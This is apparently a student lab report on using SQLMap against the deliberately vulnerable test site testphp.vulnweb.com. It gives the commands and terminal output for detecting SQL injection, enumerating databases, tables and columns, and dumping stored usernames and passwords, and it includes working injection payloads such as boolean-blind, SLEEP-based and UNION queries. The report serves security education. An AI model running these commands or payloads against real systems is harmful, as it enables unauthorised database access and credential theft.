Task - 10

Hiya Sharma
21BCY10078

Date:8/9/2023

SQL Map-

SQLMap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection vulnerabilities in web applications and databases. SQL injection is a common and serious security vulnerability that occurs when an attacker can manipulate an application's SQL query by injecting malicious SQL code.

SQLMap helps security professionals and ethical hackers identify and assess SQL injection vulnerabilities in web applications and their connected databases. Some of its key features include:

- Automated Detection: SQLMap can automatically identify and exploit SQL injection vulnerabilities in various database management systems (DBMS), including MySQL, PostgreSQL, Microsoft SQL Server, and more.
- Exploitation: It can exploit SQL injection vulnerabilities to retrieve data from databases, dump database contents, and even execute operating system commands on the underlying server.
- Support for Different Techniques: SQLMap supports various SQL injection techniques, such as boolean-based blind, time-based blind, error-based, UNION-based, and out-of-band SQL injection.
- Enumeration: The tool can enumerate database information, including databases, tables, columns, and users, providing valuable information for further attacks.
- Fingerprinting: SQLMap can identify the type and version of the database management system, which helps tailor attacks for maximum effectiveness.
- Database Takeover: In some cases, SQLMap can escalate an SQL injection vulnerability into a complete takeover of the target database or even the underlying server.

Scanning URL-

http://testphp.vulnweb.com/artists.php?artist=2

Performing a basic scan using SQLMap-

Command used- sqlmap -u 200~http://testphp.vulnweb.com/artists.php?artist=2 ~

```
┌──(kali㉿kali)-[~]
└─$ sudo su
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u 200~http://testphp.vulnweb.com/artists.php?artist=2 ~

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.8#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, s
esponsible for any misuse or damage caused by this program

[*] starting @ 18:30:28 /2023-09-22/

[18:30:29] [CRITICAL] invalid target URL

[*] ending @ 18:30:29 /2023-09-22/
```

To enumerate database on target server-


Command used- sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -dbs

```
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -dbs

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.8#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and fe
esponsible for any misuse or damage caused by this program

[*] starting @ 18:33:33 /2023-09-22/

[18:33:34] [INFO] testing connection to the target URL
[18:33:35] [INFO] checking if the target is protected by some kind of WAF/IPS
[18:33:35] [INFO] testing if the target URL content is stable
[18:33:35] [INFO] target URL content is stable
[18:33:35] [INFO] testing if GET parameter 'artist' is dynamic
[18:33:36] [INFO] GET parameter 'artist' appears to be dynamic
[18:33:36] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMS: 'MySQL')
[18:33:37] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[18:33:56] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[18:33:59] [INFO] GET parameter 'artist' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="non")
[18:33:59] [INFO] testing 'Generic inline queries'
[18:34:00] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[18:34:00] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[18:34:01] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[18:34:02] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[18:34:04] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[18:34:05] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[18:34:06] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[18:34:07] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[18:34:09] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[18:34:10] [INFO] testing 'MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[18:34:10] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[18:34:11] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[18:34:12] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[18:34:14] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[18:34:16] [INFO] testing 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[18:34:16] [INFO] testing 'MySQL ≥ 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'
[18:34:16] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
[18:34:17] [INFO] testing 'MySQL ≥ 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
[18:34:18] [INFO] testing 'MySQL ≥ 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
[18:34:18] [INFO] testing 'MySQL ≥ 5.5 error-based - Parameter replace (EXP)'
[18:34:18] [INFO] testing 'MySQL ≥ 5.6 error-based - Parameter replace (GTID_SUBSET)'
[18:34:19] [INFO] testing 'MySQL ≥ 5.7.8 error-based - Parameter replace (JSON_KEYS)'
[18:34:19] [INFO] testing 'MySQL ≥ 5.0 error-based - Parameter replace (FLOOR)'
[18:34:21] [INFO] testing 'MySQL ≥ 5.1 error-based - Parameter replace (UPDATEXML)'
```

To enumerate tables-


Command used- sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart --tables

Shows tables in the "acuart" database.



For columns


Command used-sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart -T users --columns
Lists columns in the "users" table.



This command runs SQLMap to exploit a SQL injection vulnerability in a target URL and retrieve data from the specified database table and column.

Command used- sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart -T users -C uname --dump

Retrieves usernames.



Command used- sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart -T users -C pass --dump

Retrieves passwords.

```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart -T users -C pass --dump

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.7.8#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal l
esponsible for any misuse or damage caused by this program

[*] starting @ 18:43:36 /2023-09-22/

[18:43:37] [INFO] resuming back-end DBMS 'mysql'
[18:43:37] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 5619=5619

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=2 AND (SELECT 4395 FROM (SELECT(SLEEP(5)))rjhz)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-1445 UNION ALL SELECT CONCAT(0x716b786a71,0x71574376f61555373665254494f6e706c56446e4144634b55426f535963657a616e59426d635971,0x717a787671),NULL,NULL-- -
---
[18:43:37] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[18:43:40] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+------+
| pass |
+------+
| test |
+------+

[18:43:42] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[18:43:42] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 18:43:42 /2023-09-22/
```